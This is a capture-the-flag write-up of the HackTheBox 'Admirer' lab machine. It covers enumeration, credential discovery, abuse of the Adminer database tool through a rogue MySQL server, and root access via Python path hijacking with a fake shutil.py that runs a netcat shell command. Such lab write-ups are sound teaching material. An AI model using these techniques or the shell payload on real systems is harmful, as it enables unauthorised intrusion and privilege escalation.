Hackthebox Admirer Writeup

Overview:~$

Title	Details
Name	Admirer
IP	10.10.10.187
Difficulty	Easy
Points	20
OS	Linux

Brief:~$

Admirer is Easy rated `linux` box. indeed it was easy but there were a lto of fake credentials.Starting with nmap scan we get `robots.txt` disallowing `admin-dir`. On `fuzzing` admin-dir we get `2 files` and from one the file we get credentials for `FTP`. On doing FTP login we get some files which contain a directory `utility-scripts` and on fuzing that we get adminer.php. On exploiting adminer Database by setting a remote `sql server` on our system we get password for `waldo` user and after that we saw user waldo can run a script as `root` and we did `Python path hijacking` and got our root shell

Reconnaissance:~$

Nmap Scan


```
nmap -sCV -v -oA namp/results 10.10.10.187
    Nmap scan report for 10.10.10.187
    Host is up (0.18s latency).
    Not shown: 995 closed ports
    PORT     STATE    SERVICE VERSION
    21/tcp   open     ftp     vsftpd 3.0.3
    22/tcp   open     ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
    | ssh-hostkey:
    |   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
    |   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
    |_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
    33/tcp   filtered dsp
    80/tcp   open     http    Apache httpd 2.4.25 ((Debian))
    | http-methods:
    |_  Supported Methods: GET HEAD POST OPTIONS
    | http-robots.txt: 1 disallowed entry
    |_/admin-dir
    |_http-server-header: Apache/2.4.25 (Debian)
    |_http-title: Admirer
    5678/tcp filtered rrac
    Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We got 3 ports from the Nmap scan 21(FTP), 22(SSH) and 80(HTTP). I started checking Port 21 for any interesting files but doesn't support Anonymous login.

```
ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:andrew): anonymous
530 Permission denied.
Login failed
```

Enumeration:~$

Let's check the web service Port 80.



We got a `robots.txt` file from our nmap scan earlier. This file usually contains instructions for bots. Looks like there was a “Disallow” instruction to the `/admin-dir` directory.

```
User-agent: *

# This folder contains personal contacts and creds, so no one -not even robots- should see it - waldo
Disallow: /admin-dir
```

Let's fire up `wfuzz` to check for other hidden directories.

```
wfuzz -c -w /opt/SecLists/Discovery/Web-Content/big.txt -z list,txt-php-html -u
http://10.10.10.187/admin-dir/FUZZ.FUZ2Z --hc 404,403 -t 100

Target: http://10.10.10.187/admin-dir/FUZZ.FUZ2Z
Total requests: 61419

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000015592:   200        29 L     39 W     350 Ch      "contacts - txt"
000016327:   200        11 L     13 W     136 Ch      "credentials - txt"
000023361:   404        9 L      31 W     274 Ch      "fonction - html"
```

contacts.txt

```
##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb

###############
# developers #
###############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb

#############
# designers #
#############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
```

credentials.txt

```
[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```

Now we've got credentials for FTP hence we can login `ftpuser:%n?4Wz}R$tTF7`.

```
ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:andrew): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lah
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-x---    2 0        111          4096 Dec 03  2019 .
drwxr-x---    2 0        111          4096 Dec 03  2019 ..
-rw-r--r--    1 0        0            3405 Dec 02  2019 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03  2019 html.tar.gz
226 Directory send OK.
ftp>
```

We got 2 files that may be of interest. Let's get them

```
ftp> get dump.sql
local: dump.sql remote: dump.sql
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for dump.sql (3405 bytes).
226 Transfer complete.
3405 bytes received in 0.00 secs (27.2879 MB/s)
ftp> get html.tar.gz
local: html.tar.gz remote: html.tar.gz
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for html.tar.gz (5270987 bytes).
226 Transfer complete.
5270987 bytes received in 18.02 secs (285.5995 kB/s)
ftp>
```

Let's see what we got

```
cat dump.sql
-- MySQL dump 10.16  Distrib 10.1.41-MariaDB, for debian-linux-gnu (x86_64)
```

```
--
-- Host: localhost    Database: admirerdb
-- ------------------------------------------------------
-- Server version       10.1.41-MariaDB-0+deb9u1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0
*/;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `items`
--

DROP TABLE IF EXISTS `items`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `items` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `thumb_path` text NOT NULL,
  `image_path` text NOT NULL,
  `title` text NOT NULL,
  `text` text,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=13 DEFAULT CHARSET=utf8mb4;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `items`
--

LOCK TABLES `items` WRITE;
/*!40000 ALTER TABLE `items` DISABLE KEYS */;
INSERT INTO `items` VALUES
(1,'images/thumbs/thmb_art01.jpg','images/fulls/art01.jpg','Visual Art','A pure
showcase of skill and emotion.'),
(2,'images/thumbs/thmb_eng02.jpg','images/fulls/eng02.jpg','The Beauty and the
Beast','Besides the technology, there is also the eye candy...')
.......................

-- Dump completed on 2019-12-02 20:24:15
```

unzipped the file

```
tar -xzf html.tar.gz
❯ ls
assets       images     robots.txt       w4ld0s_s3cr3t_d1r
html.tar.gz  index.php  utility-scripts
```

The archive contained alot of credentials (bank account, mail, wordpress logins, ...). I looked around to see whether I could try to inject commands with the php files and all seemed impossible.

Let's see what else we have

```
❯ ls -lah
total 24K
drwxr-x--- 2 andrew andrew 4.0K Dec  2  2019 .
drwxr-xr-x 6 andrew andrew 4.0K Sep 26 18:54 ..
-rw-r----- 1 andrew andrew 1.8K Dec  2  2019 admin_tasks.php
-rw-r----- 1 andrew andrew  401 Dec  1  2019 db_admin.php
-rw-r----- 1 andrew andrew   20 Nov 29  2019 info.php
-rw-r----- 1 andrew andrew   53 Dec  2  2019 phptest.php
```


We can only access 3 out of 4 files.

Let's do some fuzzing on `/utility-scripts` directory.

```
 wfuzz -c -w /opt/SecLists/Discovery/Web-Content/big.txt -z list,php -u
http://10.10.10.187/utility-scripts/FUZZ.FUZ2Z --hc 404,403
 ********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.187/utility-scripts/FUZZ.FUZ2Z
Total requests: 20473

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000001873:   200        51 L     235 W    4157 Ch     "adminer - php"
000004758:   404        9 L      31 W     274 Ch      "cms-admin - php"
```

Initial Foothold:~$

We got Adminer login screen



The first thing I did here was to try the every set of credentials i got ealier but none of them worked. So I started searching for exploits for this specific version (4.6.2). After some time, I found this article online which helped me out.

It's time to configure our database. This actually took me sometime since the MYSQL DB am using could not start properly.

```
❯ sudo mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 41
Server version: 10.3.24-MariaDB-2 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>  CREATE DATABASE admirer;
Query OK, 1 row affected (0.000 sec)

# Created a Demo User

MariaDB [(none)]> INSERT INTO mysql.user
(User,Host,authentication_string,ssl_cipher,x509_issuer,x509_subject)
VALUES('user1','%',PASSWORD('demopassword'),'','','');Query OK, 1 row affected
(0.020 sec)

#Tell Mysql to read the changes

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.001 sec)

# Select Database

MariaDB [(none)]> USE admirer;
Database changed

# Grant all Permissions

MariaDB [admirer]> GRANT ALL PRIVILEGES ON *.* TO 'user1'@'%';
Query OK, 0 rows affected (0.000 sec)

# Created Table Test

MariaDB [admirer]> create table test(data VARCHAR(255));
Query OK, 0 rows affected (0.277 sec)

MariaDB [admirer]>
```


Let’s Enable remote Access

```
❯ sudo nano /etc/mysql/mariadb.conf.d/50-server.cnf
```

Change the value of `Bind Address` from `127.0.0.1` to `0.0.0.0`


```
bind-address      = 0.0.0.0
```

Restart the `mysql` and login.



and we are in.

Now Follow the Video from the blog [Here]



Let's execute the following command to write data in table test. Since we get an error `local.xml` doesn't exist let's try with `index.php`

```
load data local infile '../index.php' into table test fields terminated by "/n"
```

The execution is `successful`.

```
load data local infile '../index.php'
into table test
fields terminated by "/n"
```

Query executed OK, 123 rows affected. (1.007 s) Edit, Warnings

```
load data local infile '../index.php'
into table test
fields terminated by "/n"
```

On going through the `result` we get password for `waldo` user

```
$servername = "localhost";
$username = "waldo";
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
$dbname = "admirerdb";
```

`waldo:&<h5b~yK3F#{PaPB&dA}{H>`

```
❯ ssh waldo@10.10.10.187
The authenticity of host '10.10.10.187 (10.10.10.187)' can't be established.
ECDSA key fingerprint is SHA256:NSIaytJ0GOq4AaLY0wPFdPsnuw/wBUt2SvaCdiFM8xI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.187' (ECDSA) to the list of known hosts.
waldo@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Sep 28 17:34:24 2020 from 10.10.14.164
waldo@admirer:~$ id && whoami
uid=1000(waldo) gid=1000(waldo) groups=1000(waldo),1001(admins)
waldo
waldo@admirer:~$ ls
user.txt
waldo@admirer:~$
```

Privilege Escalation:~$

I'm now logged as **waldo** and next step is to get **root**. Basic thing to do when logged is enumeration by the way so here we go again ...
First looking at *sudo -l* revealed me that **waldo** could execute `/opt/scripts/admin_tasks.sh` as **root**. Interesting. After analyzing the script, something caught my attention.

```
backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
```

This part of the script was calling a python script in the same directory.

```
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
```

I discovered (while reading this) that I could change path where python will look for `shutil`

Let's check `backup.py`

```
#!/usr/bin/python3
from shutil import make_archive
src = '/var/www/html/'
# old ftp directory, not used anymore
#dst = '/srv/ftp/html'
dst = '/var/backups/html'
make_archive(dst, 'gztar', src)
```

Points to Note

- We know we can change PYTHONPATH
- admin_tasks.sh can be runned as root
- admin_tasks.sh is running backup.py
- So backup.py will also be running a root
- backup.py is importing shutil module
- Therefore if we change shutil.py to our custom shutil.py which contain our shell we can gain shell as root.

Let's move forward

```
waldo@admirer:/opt/scripts$  python -c 'import sys; print "\n".join(sys.path)'
/usr/lib/python2.7
/usr/lib/python2.7/plat-x86_64-linux-gnu
/usr/lib/python2.7/lib-tk
/usr/lib/python2.7/lib-old
/usr/lib/python2.7/lib-dynload
/usr/local/lib/python2.7/dist-packages
/usr/lib/python2.7/dist-packages
```

Create a directory in `temp` folder

```
waldo@admirer:/tmp$ ls temp  vmware-root waldo@admirer:/tmp$ ls temp/ shutil.py
waldo@admirer:/tmp$ cat temp/shutil.py
import os

def make_archive(a, b, c): # need 3 paramaters like the real function even if
they won't be used
    os.system('nc 10.10.14.249 9001 -e "/bin/sh"')
waldo@admirer:/tmp$
```

Let's run the `script`

```
waldo@admirer:/tmp/temp$  sudo -E PYTHONPATH=$(pwd) /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:/tmp/temp$waldo@admirer:/tmp/temp$ sudo -E PYTHONPATH=$(pwd)
/opt/scripts/admin_tasks.sh 6 Running backup script in the background, it might
take a while... waldo@admirer:/tmp/temp$ listening on [any] 9001 ...
```

and now try `nc` to port 9001 on machine and we are `root`.

```
rlwrap nc 10.10.10.187 9001
id
uid=0(root) gid=0(root) groups=0(root)
python -c 'import pty;pty.spawn("/bin/bash")'
root@admirer:/tmp/temp# cd
cd \root
root@admirer:/root# whoami && id && wc -l root.txt
whoami && id && wc -l root.txt
root
uid=0(root) gid=0(root) groups=0(root)
1 root.txt
root@admirer:/root#
```

Resources:~$

Topic	Link
Adminer Database Exploit	Here
Mysql Server	Here
Python Path Hijacking	Here

With this, we come to the end of the story of how I owned Admirer 😃

Thank you for reading !!!